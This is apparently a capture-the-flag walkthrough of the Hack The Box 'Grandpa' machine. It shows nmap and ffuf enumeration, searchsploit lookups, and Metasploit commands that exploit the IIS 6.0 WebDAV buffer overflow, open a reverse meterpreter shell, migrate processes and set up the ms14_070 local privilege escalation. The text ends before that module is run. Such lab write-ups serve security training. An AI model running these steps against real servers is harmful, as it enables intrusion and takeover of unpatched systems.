
Grandpa

Difficulty: Easy

OS: Windows

Nmap


Performing an aggressive nmap scan shows only port 80 is open. We see under this some extra information the nmap scan picked up for us. The useful information here is Microsoft IIS Version 6.0. Doing a quick google search reveals this version of IIS released back with Windows Server 2003. Given the age of this IIS release, this could be a potential foothold.



```
┌──(root💀 kali)-[~/htb/grandpa]
└─# nmap -A 10.10.10.14 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 19:30 EDT
Nmap scan report for 10.10.10.14
Host is up (0.080s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|_  Server Date: Sun, 06 Jun 2021 23:36:01 GMT
```

Enumeration

Going to the website, we are presented with a basic default page for Windows IIS. The first action I take when encountered with a web page is performing a FUZZ scan. Doing this enumerates a couple web directories that may be useful.




```
┌──(root💀kali)-[~/htb/grandpa]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.14/FUZZ
```

```
Images                   [Status: 301,
_private                 [Status: 403,
_vti_cnf                 [Status: 403,
_vti_log                 [Status: 403,
_vti_pvt                 [Status: 403,
_vti_txt                 [Status: 403,
_vti_bin                 [Status: 301,
_vti_bin/_vti_adm/admin.dll [Status: 2
_vti_bin/_vti_aut/author.dll [Status:
_vti_bin/shtml.dll       [Status: 200,
aspnet_client            [Status: 403,
images                   [Status: 301,
```

Searching for vti_bin admin.dll and author.dll exploits, we see there are potential vulnerabilities. However, I am going to focus on the fact that this web server is IIS 6.0, an extremely out of date release and thus the potential for more well known vulnerabilities and exploits.

Using searchsploit, we see there are a few vulnerabilities for IIS 6.0 that could be utilized.




```
┌──(root💀 kali)-[~/htb/grandpa]
└─# searchsploit iis 6.0
───────────────────────────────────────────────────────────────────────────────────
 Exploit Title
───────────────────────────────────────────────────────────────────────────────────
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
───────────────────────────────────────────────────────────────────────────────────
```

Searchsploit iis 6.0

Analyzing the results from searchsploit, a few vulnerabilities can be ruled out. Specifically, denial of service attacks, the internal IP address, and the PHP one at the bottom. The most attractive metasploit modules here are the WebDAV ones. This is due to the fact that our nmap scan from earlier reported some enumeration scripts on WebDAV, meaning that is where a vulnerability most likely resides. Based on this, I am going to use the “Remote Buffer Overflow” metasploit module for IIS 6.0.


Metasploit

Using the metasploit module “windows/iis/iis_webdav_scstoragepathfromurl”, we first set the LHOST and RHOST along with any other options that need to be set. In my case, only the aforementioned settings must be altered. Once those two are set, running the module sends us back a meterpreter shell.




```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.14
rhosts ⇒ 10.10.10.14
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost tun0
lhost ⇒ tun0
```

tun0 can be used here instead of our IP. Metasploit will automatically fetch our tun0 address and replace it in its script.



```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.34:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.34:4444 → 10.10.10.1
0400

meterpreter >
```

The shell is very unstable and only lasts a few seconds. I attempted to use powershell, but I could not find its proper directory. Some googling would have done, but I found we can migrate the metasploit meterpreter shell to another more stable one with the following:




```
c:\windows\system32\inetsrv>meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User                          Path
 ---   ----  ----                 ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 220   1076  cidaemon.exe
 272   4     smss.exe
 308   1076  cidaemon.exe
 324   272   csrss.exe
 348   272   winlogon.exe
 396   348   services.exe
 408   348   lsass.exe
 608   396   svchost.exe
 652   1076  cidaemon.exe
 680   396   svchost.exe
 736   396   svchost.exe
 764   396   svchost.exe
 800   396   svchost.exe
 936   396   spoolsv.exe
 964   396   msdtc.exe
 1076  396   cisvc.exe
 1116  396   svchost.exe
 1176  396   inetinfo.exe
 1216  396   svchost.exe
 1332  396   VGAuthService.exe
 1408  396   vmtoolsd.exe
 1456  396   svchost.exe
 1604  396   svchost.exe
 1804  396   alg.exe
 1836  608   wmiprvse.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1896  396   dllhost.exe
 2304  608   wmiprvse.exe
 2444  348   logon.scr
 2656  608   wmiprvse.exe
 3768  1456  w3wp.exe             x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 3840  608   davcdata.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 3892  3768  rundll32.exe         x86   0                                      C:\WINDOWS\system32\rundll32.exe

meterpreter > migrate 3840
[*] Migrating from 3892 to 3840 ...
[*] Migration completed successfully.
```

ps

migrate 3840


Note that a different migration may be needed for everyone.

After obtaining a relatively stable meterpreter shell, I checked systeminfo and found the server was running on an outdated version of windows with no hotfixes.



```
Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 12 Minutes, 46 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 797 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,330 MB
Page File: In Use:         140 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A
```


Given the information from systeminfo, we know the next best step is to run a vulnerability scanner. Since we are performing the box on metasploit, we are going to use metasploit's vulnerability scanner. To access this, we need to place the meterpreter session into the background. This can be achieved with "Ctrl + Z" which will place the windows shell in the background. After this, the meterpreter itself can be backgrounded with the "background" keyword. Upon performing these steps, we find ourselves back in metasploit where we can use metasploit's "local exploit suggester." The following screenshot shows how to do all of this.



```
c:\windows\system32\inetsrv>^Z
Background channel 4? [y/N]  u


c:\windows\system32\inetsrv>^Z
Background channel 4? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) >
```


use post/multi/recon/local_exploit_suggester

Now that we have the exploit suggester, we need to set the session to scan. We know what session our meterpreter shell is running either from the information given to us upon placing the meterpreter into the background, or with a simple "sessions -i" query. Once we know the session id, we can set that option in the exploit suggester and run the script.



```
msf6 post(multi/recon/local_exploit_suggester) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information  Connection
  --  ----  ----                     -----------  ----------
  1         meterpreter x86/windows               10.10.14.34:4444 → 10.10.10.14:1030 (10.10.10.14)

msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > 
```


Running the exploit suggester, we see the following vulnerabilities.



```
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

Looking at the results, we can take one of the suggested vulnerabilities and run it against the session metasploit created earlier. We will use "ms14-070_tcpip_ioctl".

Looking at the "ms14-070" metasploit module, we see the only options that need to be set are LHOST and session number. Once again setting these to our local IP address and whatever session our meterpreter is running on will suffice. Following this, running the script will perform the exploit and return to us a shell as the administrator user.



```
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.130   yes       The listen address (an interface may be specified)
